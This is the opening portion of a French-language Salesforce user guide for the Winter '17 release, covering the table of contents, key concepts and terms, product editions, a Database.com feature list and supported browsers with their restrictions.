# Comment réussir avec Salesforce

Guide de l'utilisateur, Winter '17

@salesforcedocs

Dernière mise à jour : 19/08/2016

La version anglaise de ce document est prioritaire sur la version traduite.

© Copyright 2000–2016 salesforce.com, inc. Tous droits réservés. Salesforce est une marque déposée de salesforce.com, inc., comme le sont d'autres noms et marques. Les autres marques mentionnées dans le présent document peuvent être des marques de commerce appartenant à leurs propriétaires respectifs.

# SOMMAIRE


## Concepts de base de Salesforce . . . . . 2
Qu'est-ce que Salesforce ? . . . . . 3
Premiers pas en tant que nouvel utilisateur . . . . . 28
Configuration adaptée à vos besoins . . . . . 37
Utilisation d'appareils mobiles . . . . . 78
Gestion des relations et des données avec des enregistrements . . . . . 111
Accès aux informations via la recherche . . . . . 172
Exécution d'un rapport . . . . . 197
Votre accès aux éléments, enregistrements et champs dans l'interface utilisateur . . . . . 207

## Évaluation et déploiement de Lightning Experience pour votre organisation . . . . . 209
Qu'est-ce qui rend Lightning Experience si spécial ? . . . . . 210
Lightning Experience est-elle adaptée à votre organisation Salesforce ? . . . . . 212
Migration vers Lightning Experience : commençons ! . . . . . 225
Navigation dans Lightning Experience . . . . . 232
Considérations relatives à Lightning Experience . . . . . 246
Centre d'information de Lightning Experience . . . . . 282

## Set Up and Maintain Your Salesforce Organization (Configurer et gérer votre organisation Salesforce) . . . . . 287
Évaluation de Salesforce . . . . . 288
Planification de votre déploiement Salesforce . . . . . 290
Configuration de votre société dans Salesforce . . . . . 291
Gestion des utilisateurs . . . . . 491
Importation de données dans Salesforce . . . . . 717
Exportation des données de sauvegarde depuis Salesforce . . . . . 806
Mise en cache des données Force.com . . . . . 817
Gestion des enregistrements dupliqués dans Salesforce . . . . . 820
Protection de votre organisation Salesforce . . . . . 860
Suivi de votre organisation . . . . . 1116
Activation de vos utilisateurs pour travailler sur des appareils mobiles . . . . . 1148
Packages installés . . . . . 1254

## Vente à vos clients . . . . . 1278
Augmentation de vos succès commerciaux avec Salesforce . . . . . 1278
Gestion des personnes et des organisations clientes . . . . . 1279
Campagnes et génération de pistes . . . . . 1429

Gestion des activités, des opportunités et des produits . . . . . 1505
Amélioration de vos performances avec Work.com . . . . . 1602
Création de devis et documentation de contrats . . . . . 1629
Gestion et suivi des commandes de vos clients . . . . . 1638
Prévision des ventes . . . . . 1651
Vente à travers des canaux multiples . . . . . 1698
Utilisation de la messagerie intégrée à Salesforce . . . . . 1737
Expérience Salesforce dans les applications de messagerie Microsoft® . . . . . 1798
Synchronisation des rendez-vous depuis Google Calendar™ vers Salesforce (bêta) . . . . . 1854
Appel et réception d'appels avec Voice . . . . . 1856

**Configuration et maintenance des outils de vente** . . . . . 1860
Configuration et maintenance des fonctionnalités de vente . . . . . 1860
Administration des personnes et des organisations clientes des utilisateurs . . . . . 1862
Définition d'options de vente . . . . . 2004
Configuration de la messagerie intégrée à Salesforce . . . . . 2203
Configuration des utilisateurs pour l'expérience Salesforce à partir des applications Microsoft® Email ou Google Calendar™ . . . . . 2249
Configuration de Voice . . . . . 2327
Configuration de Work.com . . . . . 2333
Gestion des fonctionnalités de Work.com . . . . . 2366

**Support de vos clients** . . . . . 2389
Service Cloud . . . . . 2389
Suivi des demandes des clients . . . . . 2391
Résolution des demandes des clients . . . . . 2418
Création et vérification d'accords de service . . . . . 2496
Accès à Knowledge . . . . . 2514
Utilisation de services d'assistance unifiés . . . . . 2547
Utilisation du service client social . . . . . 2602

**Configuration et maintenance des outils de support des clients** . . . . 2608
Bienvenue aux administrateurs du support . . . . . 2608
Configuration des canaux clients . . . . . 2608
Configuration de l'expérience de l'agent de support . . . . . 2880
Automatisation des centres de contact . . . . . 2919
Ajout d'autorisations et d'accords de service . . . . . 2947
Configuration d'une plate-forme Field Service . . . . . 3002
Ajout à une base de connaissances . . . . . 3069
Organisation des articles, des réponses et des idées en catégories . . . . . 3167
Équipes et files d'attente de requêtes . . . . . 3190
Ajout du service client social . . . . . 3197
Rapport sur l'activité de support . . . . . 3265

## Collaboration avec tout le monde . . . . . 3269
Collaboration au sein de votre société . . . . . 3269
Collaboration avec des partenaires et des clients . . . . . 3484
Autres ressources . . . . . 3487

## Configuration et gestion des communautés Salesforce . . . . . 3489
Présentation de Salesforce Communities . . . . . 3489
Planification de votre mise en oeuvre . . . . . 3489
Configuration et maintenance de votre communauté . . . . . 3490
Sécurité et authentification des communautés . . . . . 3578
Conception et gestion des pages . . . . . 3584
Modèles de communauté . . . . . 3595
Personnalisation des modèles avec le Générateur de communautés . . . . . 3600
Gestion de la communauté . . . . . 3642
Rapports de communauté . . . . . 3704
Formation des utilisateurs aux communautés . . . . . 3711

## Configuration et maintenance des outils de collaboration . . . . . 3729
Salesforce Chatter . . . . . 3730
Salesforce Files . . . . . 3772
Salesforce Files Sync . . . . . 3773
Salesforce Files Connect . . . . . 3778
Chatter Desktop . . . . . 3807
Salesforce CRM Content . . . . . 3813
Google Apps . . . . . 3840
Autres ressources . . . . . 3852

## Analyses . . . . . 3853
Wave Analytics . . . . . 3853
Rapports et tableaux de bord . . . . . 4250

## Rationalisation des ventes et des services avec la console Salesforce . . . . . 4536
Salesforce Console . . . . . 4536
Limitations de Salesforce Console . . . . . 4537
Définition d'une console Salesforce . . . . . 4539
Personnalisation d'une console Salesforce . . . . . 4582
Utilisation d'une console Salesforce . . . . . 4591

## Bienvenue aux administrateurs pointer-cliquer de Salesforce . . . . . 4640
Recherche des paramètres de gestion d'objet . . . . . 4640
Personnalisation de votre organisation Salesforce . . . . . 4643
Optimisation de vos objets, données et champs . . . . . 4725

Automatisation de vos processus métier . . . . . 5005
Création de sites Web . . . . . 5331
Extension de la portée de votre organisation . . . . . 5589
Création d'applications . . . . . 5794
Création d'applications mobiles personnalisées . . . . . 5811

**Optimisation de Salesforce avec du code** . . . . . 5829
Bienvenue aux développeurs de Salesforce . . . . . 5829
Outils de développement Salesforce . . . . . 5829
Code . . . . . 5830
Débogage . . . . . 6096
Test . . . . . 6137
Déployer . . . . . 6147

**Déploiement d'améliorations à partir de sandbox** . . . . . 6148
Bienvenue, intégrateurs, développeurs et administrateurs Salesforce . . . . . 6148
Configuration et gestion de votre sandbox . . . . . 6149
Déploiement de vos modifications . . . . . 6167

**Empaquetage et distribution de vos applications** . . . . . 6196
Présentation de l'empaquetage et de la distribution . . . . . 6196
Utilisation de packages . . . . . 6196
Distribution de vos applications . . . . . 6269
Support des abonnés à votre application . . . . . 6293

**Health Cloud** . . . . . 6296
Offre de soins collaboratifs et connectés au patient avec Health Cloud . . . . . 6296
Personnalisation de la console de soins . . . . . 6331

**Financial Services Cloud** . . . . . 6357
Bienvenue dans Financial Services Cloud . . . . . 6357
Gestion de Financial Services Cloud . . . . . 6371

**Limitations de Salesforce** . . . . . 6378
Limitations Salesforce générales . . . . . 6378
Limitations de l'administration et du support . . . . . 6389
Limitations de la collaboration . . . . . 6412
Limitations des communautés . . . . . 6417
Limitations des fonctionnalités . . . . . 6422

**Glossaire** . . . . . 6434

**Index** . . . . . 6465

# Bienvenue dans la documentation Salesforce

Fonctionnalité générale de Salesforce

Configuration et sécurité

Analyses

Wave Analytics

Rapports et tableaux de bord

Application mobile Salesforce1

Sales Cloud

Vente à vos clients

Configuration et maintenance des outils de vente

Marketing Cloud

Service Cloud

Communautés et Chatter

Configuration et gestion des communautés

Collaboration avec tout le monde

Configuration et maintenance d'outils de collaboration

Développement

Activation de fonctionnalités

## Ressources générales

- Notes de publication (version actuelle)
- Guide de l'utilisateur complet de Salesforce
- Modules de formation interactive Trailhead
- Documentation relative à la confiance et à la conformité

# Concepts de base de Salesforce

Bienvenue dans Salesforce, le service de Cloud Computing primé, conçu pour vous aider à gérer les relations avec vos clients, à intégrer d'autres systèmes et à élaborer vos propres applications ! Voici quelques-uns des principaux concepts qui vont vous aider à comprendre les produits et les éditions Salesforce, et à vous configurer en tant qu'utilisateur. Vous trouverez également des informations sur les tâches courantes à exécuter dans Salesforce, notamment l'utilisation des fonctions de base Chatter, les rapports en cours, ou la recherche des informations et enregistrements dont vous avez besoin dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions


Qu'est-ce que Salesforce ?

Salesforce facilite la gestion des relations avec vos clients, l'intégration à d'autres systèmes et l'élaboration de vos propres applications.

Premiers pas en tant que nouvel utilisateur

Nouveau pour Salesforce ? Définissez-vous en tant que nouvel utilisateur pour pouvoir utiliser l'application sans attendre.

Configuration adaptée à vos besoins

Utilisez vos options de configuration afin de personnaliser votre expérience Salesforce. Définissez votre affichage personnalisé, protégez vos informations et signalez votre présence aux autres utilisateurs.

Utilisation d'appareils mobiles

Salesforce fournit plusieurs applications mobiles qui permettent de rester connecté et productif, où que vous soyez.

Gestion des relations et des données avec des enregistrements

La plupart des données Salesforce sont stockées sous forme d'*enregistrements* individuels, organisés dans des objets. Par exemple, l'objet Comptes présente tous vos enregistrements de compte. Si la société Acme est l'un de vos comptes, vous avez un enregistrement de compte pour Acme.

Accès aux informations via la recherche

La recherche Salesforce permet d'accélérer l'accès aux informations. La recherche est disponible via le site de Salesforce, une application mobile Salesforce1 ou une mise en œuvre de recherche personnalisée élaborée sur la plate-forme Salesforce.

Exécution d'un rapport

Pour exécuter un rapport, recherchez-le sous l'onglet Rapports, puis cliquez sur son nom. La plupart des rapports s'exécutent automatiquement lorsque vous cliquez sur leur nom. Si un rapport est déjà affiché, cliquez sur **Exécuter le rapport** pour l'exécuter immédiatement ou planifier une exécution ultérieure. Dans Lightning Experience, le bouton **Exécuter le rapport** est affiché uniquement lorsque vous avez enregistré un rapport.

Votre accès aux éléments, enregistrements et champs dans l'interface utilisateur

Votre administrateur Salesforce peut personnaliser de nombreuses zones différentes pour sécuriser les données de votre société. Les utilisateurs des organisations Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition et Developer Edition peuvent contrôler l'accès des autres utilisateurs à leurs données en partageant des enregistrements individuellement avec des collègues.

# Qu'est-ce que Salesforce ?

Salesforce facilite la gestion des relations avec vos clients, l'intégration à d'autres systèmes et l'élaboration de vos propres applications.

Salesforce inclut les produits et services suivants.

**Applications Salesforce**
Salesforce comprend des applications préintégrées pour la gestion de la relation client (CRM) allant de l'automatisation de la force de vente à la gestion de la relation partenaire, au marketing et au service client.

**Plate-forme Force.com**
La plate-forme Force.com est la première plate-forme en tant que service (PaaS). Elle permet aux développeurs de créer et de proposer toutes sortes d'applications commerciale, entièrement à la demande et sans aucun logiciel. Cette plate-forme comprend également des outils de personnalisation simples d'utilisation de type pointer-cliquer vous permettant de créer des solutions entièrement adaptées à vos exigences commerciales, sans qu'aucune connaissance de programmation ne soit nécessaire.

**AppExchange**
AppExchange est un marché qui présente des centaines d'applications de Cloud créées par les clients, développeurs et partenaires de Salesforce. Nombre de ces applications sont gratuites et toutes contiennent l'intégration Salesforce, pour un ajout de fonctionnalités simple et efficace.

**Communauté Salesforce.com**
Salesforce fournit des formations, un support, une consultation, des événements, les meilleures pratiques et des forums de discussion pour vous aider à réussir. Visitez la Communauté Salesforce.com.

Éditions

Disponible avec : Salesforce Classic

Votre édition Salesforce détermine les fonctions et les fonctionnalités auxquelles vous avez accès.

### Concepts et termes clés

Pour faciliter votre prise en main de Salesforce, il est nécessaire de connaître quelques concepts et termes clés. Ils reviennent fréquemment lorsque vous parcourez le produit et notre documentation, et lorsque vous communiquez avec les professionnels des services. Les concepts présentés aident à comprendre le fonctionnement de Salesforce et les termes aident à comprendre certains composants clés.

### Éditions Salesforce

Salesforce offre plusieurs ensembles de produits et de services, chacun orienté vers un ensemble différent de besoins professionnels.

### Autres éditions Salesforce

Certaines éditions Salesforce ne sont plus vendues. Vous pouvez continuer à utiliser votre organisation Contact Manager Edition, Group Edition, Personal Edition, Performance Edition ou Database.com Edition, ou acheter l'une des éditions actuellement en vente : Professional Edition, Enterprise Edition, Unlimited Edition et Developer Edition.

### Liste des fonctionnalités dans Database.com

La liste des fonctionnalités Salesforce est également disponible dans Database.com. Utilisez cette liste conjointement au tableau des fonctionnalités des éditions pour trouver les rubriques d'aide Salesforce qui s'appliquent également à Database.com.

### Navigateurs pris en charge

Les navigateurs pris en charge pour Salesforce varient selon que vous utilisez Salesforce Classic ou Lightning Experience.

### Fiches d'astuces et guides de mise en oeuvre

# Concepts et termes clés

Pour faciliter votre prise en main de Salesforce, il est nécessaire de connaître quelques concepts et termes clés. Ils reviennent fréquemment lorsque vous parcourez le produit et notre documentation, et lorsque vous communiquez avec les professionnels des services. Les concepts présentés aident à comprendre le fonctionnement de Salesforce et les termes aident à comprendre certains composants clés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes les éditions**

## Concepts

| Concept | Définition |
|---|---|
| Cloud | Terme Salesforce qui désigne une fédération libre de fonctionnalités qui facilitent la réalisation de certaines activités, par exemple la vente de produits, le support de clients ou la collaboration avec des collègues. *Service Cloud* et *Sales Cloud* sont deux exemples de termes souvent utilisés que vous allez rencontrer. |
| Cloud Computing | Technologie qui active des services basés sur Internet qui permettent de s'inscrire et de se connecter en utilisant un navigateur. Salesforce livre son service dans le nuage (cloud). Google Apps et Amazon.com sont d'autres services de cloud computing connus. |
| Logiciel en tant que service (SaaS) | Logiciel qui n'est pas livré par les voies traditionnelles (par exemple sur disque), mais dans le nuage, en tant que service. Aucun téléchargement ni installation n'est requis et les mises à jour sont automatiques. |
| Confiance | Terme Salesforce qui désigne, à l'échelle de la société, l'engagement à élaborer et à livrer le service basé sur le Cloud disponible le plus sûr, le plus rapide et le plus fiable.<br>Créé pour optimiser le succès des clients, `trust.salesforce.com` est un site Web de statuts systèmes qui offre aux clients et à la communauté Salesforce un accès à des informations historiques et en temps réel sur les performances du système, à des mises à jour, à des rapports sur les incidents et à des plannings de maintenance, à travers tous ses composants système clés.<br>`trust.salesforce.com` est gratuit pour tous les membres de la communauté Salesforce. |

## Termes

| Terme | Définition |
|---|---|
| Application | Désigne une *app*. Ensemble de composants, tels que des onglets, des rapports, des tableaux de bord et des pages Visualforce, qui répondent à des besoins métiers spécifiques. Salesforce fournit des applications standard que vous pouvez personnaliser, telles que Ventes et Centre d'appel. Vous pouvez les adapter à vos méthodes de travail. |
| Edition | Ensemble de produits et de services Salesforce orienté vers des besoins professionnels spécifiques. Toutes les éditions Salesforce partagent la même présentation, mais leurs fonctionnalités et leur prix varient. |
| Objet | Définition d'un type d'information spécifique que vous pouvez stocker dans Salesforce. Par exemple, l'objet Requête permet de stocker des informations relatives aux questions des clients. Pour chaque objet, votre organisation dispose d'enregistrements multiples et spécifiques.<br>Salesforce est livré avec de nombreux objets standard, mais vous pouvez également créer des objets personnalisés. |

| Terme | Définition |
| --- | --- |
| Organisation | Déploiement Salesforce associé à un ensemble défini d'utilisateurs sous licence. Votre organisation inclut l'ensemble de vos données et applications. |
| Enregistrement | Ensemble de champs qui stockent des informations relatives à un élément spécifique, de type spécifique (représenté par un objet), tel qu'un contact, un compte ou une opportunité. Par exemple, un enregistrement de contact peut stocker les informations relatives à Joe Smith, et un enregistrement de requête stocker les informations relatives à sa question sur les formations. |
| Version | Trois fois par an, Salesforce crée de nouveaux produits et fonctionnalités. Les différentes versions sont identifiées par saison (en anglais : Winter, Spring et Summer) avec l'année civile. *Exemple :* Winter '15.<br><br>À chaque nouvelle version de Salesforce, les notes de publication Salesforce présentent les nouvelles fonctionnalités et nouveaux produits disponibles globalement ou dans une version bêta, ainsi que les modifications apportées aux fonctionnalités et aux produits existants. Pour accéder aux notes de publication, rechercher « Notes de publication » dans l'aide de Salesforce. |
| Salesforce | Nom du service CRM Cloud Computing de Salesforce. |
| Salesforce | Nom de la société. |

# Éditions Salesforce

Salesforce offre plusieurs ensembles de produits et de services, chacun orienté vers un ensemble différent de besoins professionnels.

Ces ensembles, appelés *éditions*, partagent la même présentation, mais leurs fonctions, fonctionnalités et prix varient. Par exemple, Enterprise Territory Management est disponible dans les organisations Enterprise Edition et Unlimited Edition avec Sales Cloud, pas dans les organisations Professional Edition. Certains clients commencent par une édition de base, puis mettent à niveau à mesure que leur activité se développe.

L'aide de Salesforce présente toutes les fonctionnalités globalement disponibles, y compris celles qui ne sont pas disponibles dans toutes les éditions. Pour déterminer si une fonctionnalité est disponible avec votre édition, recherchez-la dans l'aide de Salesforce, puis consultez le tableau « Disponible avec : » Tableau en haut d'une rubrique sur une fonctionnalité.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

**Professional Edition**

Cette édition est destinée aux entreprises qui nécessitent des fonctionnalités CRM complètes. Professional Edition inclut des outils de personnalisation, d'intégration et d'administration simples et conviviaux qui facilitent les déploiements de petite taille ou de taille moyenne.

**Enterprise Edition**

Cette édition est conçue pour répondre aux besoins complexes des grandes entreprises. En plus de toutes les fonctionnalités disponibles dans Professional Edition, les organisations Enterprise Edition bénéficient d'outils de personnalisation et d'administration avancés capables de prendre en charge les déploiements à grande échelle. Enterprise Edition inclut également l'accès à l'API des services Web qui s'intègre aisément aux systèmes back-office.

**Unlimited Edition**

Cette édition est la solution de Salesforce pour d'optimiser votre succès et l'étendre à l'ensemble de l'entreprise via la plate-forme Force.com. Les clients de Unlimited Edition bénéficient de niveaux inégalés en termes de flexibilité de plate-forme pour la gestion et le partage à la demande de toutes leurs informations. Unlimited Edition comprend toutes les fonctionnalités d'Enterprise Edition

plus le support Premier, un accès mobile complet, des applications personnalisées illimitées, des limitations en stockage accrues, et davantage.

**Developer Edition**

Cette édition donne accès à la plate-forme et à l'API Force.com. Une organisation Developer Edition permet aux développeurs d'étendre le système Salesforce, de l'intégrer à d'autres applications et de développer de nouveaux outils et applications. Developer Edition permet d'accéder à de nombreuses fonctionnalités disponibles dans les organisations Enterprise Edition.

Remarque: Salesforce ne fournit pas de support technique aux organisations Developer Edition. Vous pouvez solliciter une aide via le forum de discussion de la communauté des développeurs, accessible aux utilisateurs inscrits via le site Web des développeurs de Force.com : developer.salesforce.com. La documentation de Developer Edition est disponible dans la Bibliothèque technique.

Pour consulter un tableau comparatif des éditions et de leurs fonctionnalités, reportez-vous à la page des tarifs et des éditions de Salesforce.

CONSULTER ÉGALEMENT :

Comparaison des produits mobiles de Salesforce

# Autres éditions Salesforce

Certaines éditions Salesforce ne sont plus vendues. Vous pouvez continuer à utiliser votre organisation Contact Manager Edition, Group Edition, Personal Edition, Performance Edition ou Database.com Edition, ou acheter l'une des éditions actuellement en vente : Professional Edition, Enterprise Edition, Unlimited Edition et Developer Edition.

Remarque: Lightning Experience n'est pas disponible dans Contact Manager Edition, Personal Edition ou Database.com Edition.

Éditions

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Personal** Edition, **Performance** Edition et **Database.com** Edition

**Contact Manager Edition**

Cette édition est conçue pour les petites les entreprises et fournit l'accès à des fonctionnalités de gestion de contacts importants, telles que les comptes, les contacts, les activités, les calendriers, les notes et pièces jointes, et les rapports. Contact Manager offre également des options de personnalisation simples et conviviales.

**Group Edition**

Cette édition est conçue pour les petites entreprises et les groupes de travail qui comptent un nombre limité d'utilisateurs. Les utilisateurs de Group Edition peuvent gérer leurs clients depuis le début du cycle commercial jusqu'à la conclusion de la vente, et offrir un support et un service client. Group Edition permet d'accéder aux comptes, aux contacts, aux opportunités, aux pistes, aux requêtes, aux tableaux de bord (lecture seule) et aux rapports.

**Personal Edition**

Cette édition est une solution CRM conçue pour un représentant individuel ou un autre utilisateur unique. Personal Edition permet d'accéder à des fonctionnalités de gestion de contacts importants, telles que les comptes, les contacts et la synchronisation avec Microsoft Outlook®. Elle offre également aux représentants des outils commerciaux tels que les opportunités.

Remarque: Les organisations Personal Edition achetées après le mois de juin 2009 n'ont pas accès aux opportunités.

**Performance Edition**

Cette version est conçue pour les clients qui pilotent une forte croissance, qui obtiennent des niveaux de satisfaction client inégalés, et qui optimisent les ventes et des services plébiscités dans l'environnement social et mobile. Performance Edition inclut toutes les fonctionnalités de Unlimited Edition plus la mise à jour, les pistes ciblées et les données client de Data.com, les outils d'accompagnement et de commentaires de Work.com, les services d'identité et de confiance d'Identity, et davantage. Pour les clients

au Japon, à Singapour et en Corée du Sud, nous offrons Performance Edition Limited, qui inclut toutes les fonctionnalités de Performance Edition, à l'exception de Data.com.

**Database.com**

Database.com est un service de base de données de Cloud multitenant, conçu pour stocker les données d'applications d'entreprise mobiles et sociales. Vous pouvez utiliser Database.com comme base de données centrale pour des applications écrites dans n'importe quelle langue, et exécutées sur n'importe quelle plate-forme ou n'importe quel périphérique mobile. L'infrastructure informatique sociale intégrée de Database.com, ainsi que la prise en charge native de la création d'API de pointe basées sur REST, vous permet de créer des applications pour employés, mobiles natives et sociales.

En tant qu'utilisateur de Salesforce, vous utilisez déjà Database.com lorsque vous exécutez des tâches telles que la création d'objets personnalisés, la gestion de la sécurité ou l'importation de données avec la plate-forme et l'API Force.com. Une version autonome de Database.com est disponible pour les développeurs qui souhaitent créer des applications exploitant d'autres langues, plates-formes et appareils.

Nous ne fournissons pas de documentation spécifique à Database.com. Utilisez la documentation Salesforce et la liste des fonctionnalités prises en charge par Database.com. Cette liste identifie les rubriques de la documentation Salesforce applicables à Database.com. De plus, si la fonctionnalité est disponible dans Database.com, chaque Tableau d'édition de fonctionnalité inclut Database.com. Utilisez l'aide, les notes de publication, les manuels, ainsi que les guides du développeur pour API, Apex, SOQL et SOSL de Salesforce.

CONSULTER ÉGALEMENT :

Éditions Salesforce

# Liste des fonctionnalités dans Database.com

La liste des fonctionnalités Salesforce est également disponible dans Database.com. Utilisez cette liste conjointement au tableau des fonctionnalités des éditions pour trouver les rubriques d'aide Salesforce qui s'appliquent également à Database.com.

Les fonctionnalités Salesforce répertoriées ici sont également disponibles dans Database.com. Elles sont organisées par gammes de produits globales. Certaines fonctionnalités sont disponibles uniquement via l'API, et sont indiquées.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Database.com** Edition

**Administration**

- Journal d'audit
- Informations sur la société
- Administrateur délégué et connexion
- Gestion des profils avancée
- Sécurité au niveau du champ
- Historique des connexions
- Transferts en masse
- Nouvelle interface utilisateur de profil
- Ensembles d'autorisations
- Profils

**Apex** (les bibliothèques sont disponibles uniquement pour les fonctionnalités prises en charge dans Database.com).

**API**

- Clients API

- API de transfert en masse
- Data Loader
- API de métadonnées
- API REST Chatter
- Réplication des données d'API des services Web
- Lectures d'API des services Web
- Écritures d'API des services Web

**Gestion du cycle de vie des applications**

- Ensembles de modifications

**Chatter**

- Arrêt du suivi des enregistrements dont vous êtes propriétaire dans Chatter
- Mentions @ (API uniquement)
- Activité et influence Chatter
- Personnalisation des paramètres de Chatter
- Suivi du fil
- Fils
- Fichiers (API uniquement)
- Présentations de groupe
- Déclencheur de groupe et déclencheurs de membres de groupes
- Groupes
- Hashtags et rubriques
- Actions rapides
- Aperçus de lien enrichi dans le fil
- Déclencheurs de commentaires de fil et d'éléments de fil

**Contenu**

**Paramètres personnalisés**

**Domaines clients**

**Données**

- Transfert en masse d'enregistrements d'objets personnalisés
- Data Loader

**Générateur d'applications déclaratives et de schémas personnalisés**

**Objets et champs personnalisés**

- Force.com
- Champs de formule
- Zone de texte enrichi
- Champs récapitulatifs de cumul
- Règles de validation

**Outils du développeur**

- Force.com IDE

**Divisions**

**Interface utilisateur de profil avancée**

- Activation
- Sécurité au niveau du champ
- Autorisations de champ et d'objet
- Paramètres d'objets et d'onglets - Objets uniquement
- Recherche
- Autorisations système
- Affichage et modification des autorisations d'application
- Affichage et modification des heures de connexion
- Affichage et modification des plages de connexion IP
- Affichage et modification de l'accès au fournisseur de services
- Affichage de listes de profils

**Accessibilité des champs** (pour les objets personnalisés)

**Matrice de dépendance des champs**

**Fileforce**

**Localisation et globalisation**

- Fonctions multidevise
- Fuseaux horaires

**Mes informations personnelles**

- Modifier mon mot de passe
- Modification des informations personnelles
- Octroi de l'accès à la connexion (bouton Envoyer le lien d'activation)

**Hors ligne**

- Applications Force.com Flex Desktop
- Applications Force.com Flex Web

**Ensembles d'autorisations**

- Recherche dans les autorisations
- Affichage, modification et création

**Vues de listes de profils**

- Création
- Modification

**Restriction des connexions**

- Heures et plages IP dans les profils

**Sandbox**

- Sandbox Developer (coût supplémentaire)
- Full Copy Sandbox (coût supplémentaire)
- Setup Only Sandbox (coût supplémentaire)

**Recherche**

- Balises personnelles
- Balises publiques

**Sécurité**

- Applications connectées (OAuth)
- Champs personnalisés cryptés
- Sécurité générale
- Fonctionnalité Identity
- Authentification unique entrante
- Stratégies de mot de passe et de connexion
- Récupération des mots de passe oubliés

**Authentification unique**

**Partage**

- Partage géré Apex
- Règles de partage basées sur des critères
- Utilisateur de portail haut volume
- Règles de partage basées sur la propriété
- Groupes publics
- Files d'attente
- Hiérarchie des rôles
- Modèle de partage et partage manuel

**Rubriques**

- Déclencheurs Topic et TopicAssignment

**Configuration utilisateur**

- Création et modification de groupes personnels et publics
- Envoyer le lien d'activation

**Utilisateurs**

- Expiration des mots de passe
- Gestion les utilisateurs
- Gestion des rôles
- Surveillance des événements utilisateur (connexions et formation)
- Réinitialisation des mots de passe
- Champs de rôle
- Page Liste de rôles
- Configuration de l'expiration des mots de passe
- Définition des restrictions de connexion

**Affichage de la liste associée Groupe public**

**Exportation hebdomadaire**

**Workflow**

- Messages sortants (en tant qu'actions immédiates et temporelles)
- Workflow temporel (file d'attente de workflow)
- Mises à jour de champ et messages sortants du workflow
- Règles de workflow

# Navigateurs pris en charge

Les navigateurs pris en charge pour Salesforce varient selon que vous utilisez Salesforce Classic ou Lightning Experience.

### Navigateurs pris en charge pour Salesforce Classic

Salesforce Classic est pris en charge avec Microsoft® Internet Explorer® versions 9, 10 et 11, Apple® Safari® version 8.x sur Mac OS X et Microsoft® Edge pour Windows® 10. Les versions stables les plus récentes de Mozilla® Firefox® et Google Chrome™ sont également prises en charge. Il existe toutefois des limitations.

### Navigateurs pris en charge pour Lightning Experience

Lightning Experience est pris en charge avec Apple® Safari® version 8.x et 9.x sur Mac OS X et Microsoft® Edge Pour Windows® 10. Les versions stables les plus récentes de Mozilla® Firefox® et Google Chrome™ sont également prises en charge. La version 11 de Microsoft® Internet Explorer® est retirée à compter de la version Summer '16. Si vous utilisez les versions 9 à 10 de Microsoft® Internet Explorer®, vous êtes redirigé(e) vers Salesforce Classic. Il existe toutefois des limitations.

### Obtention des plug-ins d'affichage de la documentation et des cours de formation

Téléchargez les plug-ins dont vous avez besoin pour afficher la documentation PDF et les cours de formation Salesforce.

### Apprentissage des raccourcis clavier

Utilisez des raccourcis clavier pour travailler efficacement dans Salesforce.

### Raccourcis clavier des fenêtres de l'éditeur de Lightning Experience

Utilisez des raccourcis clavier pour travailler efficacement dans les fenêtres de l'éditeur de Lightning Experience. Ouvrez une fenêtre de l'éditeur pour créer des tâches, prendre des notes, consigner un appel et plus encore. Les raccourcis clavier facilitent la navigation entre les champs et l'utilisation des multiples fenêtres ouvertes en même temps dans l'éditeur.

### Configuration d'Internet Explorer

Si vous utilisez Internet Explorer, nous recommandons la toute dernière version que Salesforce prend en charge. Appliquez toutes les mises à jour logicielles Microsoft.

### Configuration de Firefox

Pour garantir un fonctionnement optimal de Salesforce avec Firefox, quelques configurations du navigateur sont nécessaires.

## Navigateurs pris en charge pour Salesforce Classic

Salesforce Classic est pris en charge avec Microsoft® Internet Explorer® versions 9, 10 et 11, Apple® Safari® version 8.x sur Mac OS X et Microsoft® Edge pour Windows® 10. Les versions stables les plus récentes de Mozilla® Firefox® et Google Chrome™ sont également prises en charge. Il existe toutefois des limitations.

**Remarque:** L'utilisation de Salesforce Classic dans un navigateur mobile n'est pas prise en charge. Nous recommandons d'utiliser l'application Salesforce1 lorsque vous travaillez avec un appareil mobile. Pour connaître les navigateurs mobiles pris en charge pour Salesforce1, reportez-vous à Configuration requise pour l'utilisation de l'application mobile Salesforce1 à la page 88.

Éditions

Salesforce Classic est disponible dans : **Toutes** les éditions

**Microsoft Edge**

Salesforce prend en charge Microsoft Edge sous Windows 10 pour Salesforce Classic. Notez les restrictions suivantes.

- L'éditeur de solution HTML dans Microsoft Edge n'est pas pris en charge dans Salesforce Knowledge.
- Microsoft Edge n'est pas pris en charge pour la Developer Console.
- Microsoft Edge n'est pas pris en charge pour Salesforce CRM Call Center construit avec les versions 4.0 et supérieures du CTI Toolkit.

**Microsoft Internet Explorer versions 9, 10 et 11**

Si vous utilisez Internet Explorer, nous recommandons la toute dernière version que Salesforce prend en charge. Appliquez toutes les mises à jour logicielles Microsoft. Notez les restrictions suivantes.

- Le site complet de Salesforce est pris en charge dans Internet Explorer 9, 10 et 11 sous Windows 8 et 8.1 pour ordinateurs portables tactiles uniquement avec des saisies clavier et souris standard. Les appareils ou tablettes mobiles sur lesquels la saisie tactile est le principal mode d'interaction ne sont pas pris en charge. Utilisez à la place l'application navigateur mobile Salesforce1.
- L'éditeur de solution HTML dans Internet Explorer 11 n'est pas pris en charge dans Salesforce Knowledge
- Le mode de compatibilité et l'affichage de compatibilité dans Internet Explorer ne sont pas pris en charge.
- La version Metro d'Internet Explorer 10 n'est pas prise en charge.
- Internet Explorer 11 n'est pas pris en charge pour la Developer Console.
- Internet Explorer 11 n'est pas pris en charge pour Salesforce CRM Call Center construit avec les versions 4.0 et supérieures du CTI Toolkit.
- Les modèles de communauté pour le libre-service prennent en charge Internet Explorer 9 et supérieur pour les utilisateurs d'un ordinateur de bureau, et Internet Explorer 11 et supérieur pour les utilisateurs mobiles.
- Internet Explorer 9 n'est pas pris en charge pour Salesforce Wave Analytics.
- Internet Explorer 9 et 10 ne sont pas pris en charge pour Lightning App Builder.
- Les utilisateurs d'Internet Explorer 9 n'ont pas de vérification orthographique basée sur le navigateur.
- Le glisser-déposer de fichier dans les commentaires de fil n'est pas pris en charge dans Internet Explorer.

